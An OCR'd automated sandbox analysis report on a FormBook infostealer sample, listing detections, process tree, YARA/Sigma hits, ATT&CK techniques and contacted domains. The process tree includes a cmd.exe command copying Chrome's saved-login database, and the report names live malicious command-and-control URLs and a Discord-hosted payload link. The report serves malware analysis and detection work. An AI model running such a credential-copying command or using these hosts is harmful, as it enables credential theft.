ID: 324075
Sample Name: 11-27.exe
Cookbook: default.jbs
Time: 10:23:55
Date: 28/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 11-27.exe

Overview


General Information

Sample Name:	11-27.exe
Analysis ID:	324075
MD5:	4312f55eb22b6cd.
SHA1:	a0439365d1f3e47.
SHA256:	4b5650a097c6a9..
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected FormBook malware
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Steal Google chrom…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process

Classification



Startup

- **System is w10x64**
- 11-27.exe (PID: 772 cmdline: 'C:\Users\user\Desktop\11-27.exe' MD5: 4312F55EB22B6CD52D0F6F93F40215AF)
  - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - Hmptdrv.exe (PID: 6152 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe' MD5: 4312F55EB22B6CD52D0F6F93F40215AF)
    - Hmptdrv.exe (PID: 6332 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe' MD5: 4312F55EB22B6CD52D0F6F93F40215AF)
    - msdt.exe (PID: 6492 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
      - cmd.exe (PID: 6640 cmdline: /c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6664 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - NETSTAT.EXE (PID: 6516 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
    - svchost.exe (PID: 6844 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\tpmH.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9e:$hotkey: \x0AHotKey=1 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\tpmH.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\tpmH.url	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x73:$icon: IconFile= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Copyright null 2020

Source	Rule	Description	Author	Strings
00000005.00000002.430498820.0000000002E67000.00000020.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xde8:$file: URL= • 0xdcc:$url_explicit: [InternetShortcut]
00000005.00000002.430498820.0000000002E67000.00000020.00000001.sdmp	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xe14:$icon: IconFile= • 0xdcc:$url_explicit: [InternetShortcut]
00000000.00000002.420259807.0000000002E97000.00000020.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xde8:$file: URL= • 0xdcc:$url_explicit: [InternetShortcut]
00000000.00000002.420259807.0000000002E97000.00000020.00000001.sdmp	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0xe14:$icon: IconFile= • 0xdcc:$url_explicit: [InternetShortcut]
00000007.00000002.411551664.0000000000450000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 41 entries				

Sigma Overview


System Summary:

Sigma detected: Steal Google chrome login data

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Copyright null 2020

Yara detected FormBook

System Summary:

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Registry Run Keys / Startup Folder 1	Process Injection 5 1 2	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Network Connections Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3	Credential API Hooking 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Exploit SS Redirect F Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	System Information Discovery 1 2	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rootkit 1	NTDS	Security Software Discovery 2 2 1	Distributed Component Object Model	Credential API Hooking 1	Scheduled Transfer	Application Layer Protocol 1 5	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 5 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
11-27.exe	29%	Virustotal		Browse
11-27.exe	69%	ReversingLabs	Win32.Trojan.Wacatac	
11-27.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe	69%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.11-27.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
5.2.Hmptdrv.exe.2e50000.4.unpack	100%	Avira	TR/Hijacker.Gen		Download File
2.2.Hmptdrv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File

Copyright null 2020

Source	Detection	Scanner	Label	Link	Download
5.2.Hmptdrv.exe.2cd0000.3.unpack	100%	Avira	HEUR/AGEN.1108768		Download File
5.2.Hmptdrv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
2.2.Hmptdrv.exe.3230000.5.unpack	100%	Avira	TR/Hijacker.Gen		Download File
0.2.11-27.exe.2e80000.5.unpack	100%	Avira	TR/Hijacker.Gen		Download File
2.2.Hmptdrv.exe.2cf0000.3.unpack	100%	Avira	HEUR/AGEN.1108768		Download File
0.2.11-27.exe.2d00000.4.unpack	100%	Avira	HEUR/AGEN.1108768		Download File

Domains

Source	Detection	Scanner	Label	Link
discord.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://www.horne-construction.com/gwg/	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Copyright null 2020

Source	Detection	Scanner	Label	Link
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://https://discord.com/2	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
horne-construction.com	198.20.71.158	true	true		unknown
www.systemmigrationservices.com	213.171.195.105	true	true		unknown
discord.com	162.159.136.232	true	false	• 1%, Virustotal, Browse	unknown
cdn.discordapp.com	162.159.129.233	true	false		high
www.milavins.com	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
www.horne-construction.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.horne-construction.com/gwg/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mercadolivre.com.br/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.phpcid=8CU157172&crid=858412214&size=306x271&https=1	msdt.exe, 00000006.00000003.40 7062323.0000000000545000.00000 004.00000001.sdmp	false		high
http://search.ebay.de/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.msn.com/de-ch/ocid=iehp%	msdt.exe, 00000006.00000002.60 5346357.0000000000518000.00000 004.00000020.sdmp	false		high
http://https://discord.com/	11-27.exe, 00000000.00000002.4 20157777.0000000002D80000.0000 0004.00000001.sdmp, Hmptdrv.exe, 00000002.00000002.415239015 .0000000002D70000.00000004.000 00001.sdmp, Hmptdrv.exe, 00000 005.00000002.430400234.0000000 002D50000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000001.0000000 0.376582245.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.msn.com/de-ch/?ocid=iehpK	msdt.exe, 00000006.00000002.60 5346357.0000000000518000.00000 004.00000020.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/779753735077101603/781735233632206868d	Hmptdrv.exe, 00000005.00000002 .430400234.0000000002D50000.00 000004.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000001.0000000 0.376582245.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000001.0000000 0.370844122.0000000007890000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehpp	msdt.exe, 00000006.00000002.60 5314141.0000000000510000.00000 004.00000020.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000001.0000000 0.376582245.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000001.0000000 0.354990906.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
